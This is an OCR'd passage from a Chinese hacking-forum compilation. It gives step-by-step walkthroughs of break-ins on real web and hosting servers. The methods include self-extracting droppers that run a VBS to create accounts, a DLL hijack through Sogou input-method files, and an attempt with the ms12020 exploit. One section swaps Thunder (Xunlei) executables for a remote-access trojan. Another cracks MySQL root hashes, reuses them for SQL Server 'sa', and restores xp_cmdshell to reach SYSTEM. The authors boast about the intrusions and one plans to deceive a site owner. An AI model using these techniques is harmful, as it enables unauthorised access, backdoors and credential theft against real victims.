


图 3-4-15

安静模式选择全部隐藏，如图 3-4-16




图 3-4-16

我这里选择的是解压后运行的是 1.vbs 随便了只要能把账号密码建立上就可以了
确定一下整个自解压就完成了，如图 3-4-17
好了 exe 文件给它改一下名字，如图 3-4-18

图 3-4-17




图 3-4-18

压缩文件有的不一样但是方法都是一样的
在这里在给大家说一下有时候自解压成功后 1.vbs 建立了用户但是得需要重启后才能显示
要是这样的情况你可以在 vbs 文件里写上重启的代码
Ok 了大家看到这个图标很郁闷是吧那就给它改一下用资源编辑树替换一下图标版本信息就可以了这样金山就迷茫刚才大家也看到有金山当然不替换也行要是不会使用资源编辑树的可以来找我这里咱们就直接上传吧，如图 3-4-19




图 3-4-19

上传成功为了测试是否替换了方法有很多
比如看大小
比如找到这个文件下载下来看是否替换了本机的这个程序
说到这里咱们刚才说了还有几个 dll 要加载的
举一反三那就找个 lpk 换成 shell 上的搜狗能加载的 dll 文件改好名字只要运行了搜狗 imeutil.exe，pinyinup.exe 这两个文件就会加载同时也加载了 dll 文件 lpk 也就相当于运行成功了
一切准备完毕那么接下来要做的就是让它重启重启后让服务器来运行咱的东西刚才扫描一下端口只开了 3389msf 中有一个 ms12020 的攻击模块咱们来试一下，如图 3-4-20




图 3-4-20

执行成功了但是 3389 漏洞修补了嘿嘿

纯属小菜文章科普文就这样吧大牛别笑我一会我去找这个站的 QQ 去忽悠一下

（全文完）责任编辑：xiaohui

第 5 节 无助的时候,利用迅雷提权

作者：piaoker

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

不做标题党

去年有一个站也是这个方法拿下的哪时候因为点原因没有写帖

站是无奈牛给的,支持 asp,php 不支持 aspxshell 组件是好的不过是虚拟主机权限很小虽然找到有可写目录页执行不了 CMD，返回无权限（个人认为 asp 权限被限制了）,如图 3-5-1




图 3-5-1

CMD 被限制一般情况不支持 ASPX 基本上没什么可看的了,好多人都直接放弃了,所以说啊细

心很重要

本来打算去试试 PHP 看看权限,不过找可写目录的时候看着这样一个通红的目录,如图 3-5-2




图 3-5-2

迅雷的目录。经测试此目录可写可修改可上传

迅雷安装的时候是默认自启动的所以说这个提权成功率还是很高很高的

有了 EXE 文件修改权限你的鸽子 DLL 文件能想到的,都可以上去了就算重起不执行只要管理员使用迅雷的时候

服务器就挂了。所以这是个时间战有耐心的人往往做事都是事半功倍没耐性的话估计你做啥都是事倍功半(个人觉得。继续往下看),如图 3-5-3




图 3-5-3

我是直接上鸽子，如果是比较重要的服务器花点时间捆绑一下这样更安全
C:\documentsandsettings\allusers\ApplicationData\ThunderNetwork\KanKan\Pusher\xlue.0.9.8.380\ThunderPlatform.exe
迅雷的程序
C:\documentsandsettings\allusers\ApplicationData\ThunderNetwork\KanKan\Pusher\xlue.0.9.8.380\XLBugReport.exe
迅雷 BUG 提交程序两个都可替换
大家直接电脑测试也行只要你安装了迅雷不说了我妈叫我吃饭了
（全文完）责任编辑：xiaohui

第 6 节 夜黑风高夜、撸过 2 台星外安全模式

作者：by 小小
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

好吧我承认我是标题党哈哈哈今天撸站 10 个有 10 个是安全模式蛋蛋的忧伤本来星外就够蛋疼了尼玛还是安全模式
好吧进入主题撸到后面我无力还是安全模式但是这次的安全模式不一样咯首先菜刀看权限，如图 3-6-1




图 3-6-1

哈哈哈权限还真大啊 OK 来张高清无码的安全模式的吊样，如图 3-6-2

图 3-6-2

一个盘符都没有好吧安全模式

扫描端口，如图 3-6-3

图 3-6-3

很好 1433，3306 开着希望大大的

翻翻目录既然权限那么大思路也就一条了找 mysql 要么翻翻 SB 管理员会不会把 sa/root 都记录在一个 txt 然后放在那里等你去草明显这个没有好吧那就找 mysql，如图 3-6-4




图 3-6-4

找到了说下怎么看 root 密码吧首先可以下载 user.MYDuser.frmuser.MYI 这 3 个文件本地搭建 phpmyadmin+mysql 环境然后还原下即可

还有就是直接下载 user.myd（个人都是用这种因为要还原太麻烦了除非实在没办法才用）看里边 root*xxxxxxxxxxxx 这个密码但是有时候都是不完整的这个就得靠大家自己拼凑咯当然还有很多方法可以看密码咯这里就不多介绍了一般是 40 位&16 位加密好吧下载下来到 cmd5 解密发现可以解哈哈哈 RP 实在太好了解出来了我首先不是先去连接 mysql 我是先连接下 sa 因为很多时候密码通用的嘛嘿嘿

事实正常确实如此，如图 3-6-5




图 3-6-5

sa 权限你懂的发现找不到 xp_cmdshell 过程 OK 恢复下然后，如图 3-6-6




图 3-6-6

system 权限

好的接下来就不用多说了也没再去连接 mysql 试试了好吧接下来这台先放下继续撸站又来了一台星外而且又是安全模式哈哈哈我特么就无语了继续菜刀看权限，如图 3-6-7

图 3-6-7

权限依旧那么大好的，如图 3-6-8

图 3-6-8

还是没盘符嘛 14333306 依然开着呵呵思路还是一样

再找 mysql，如图 3-6-9




图 3-6-9

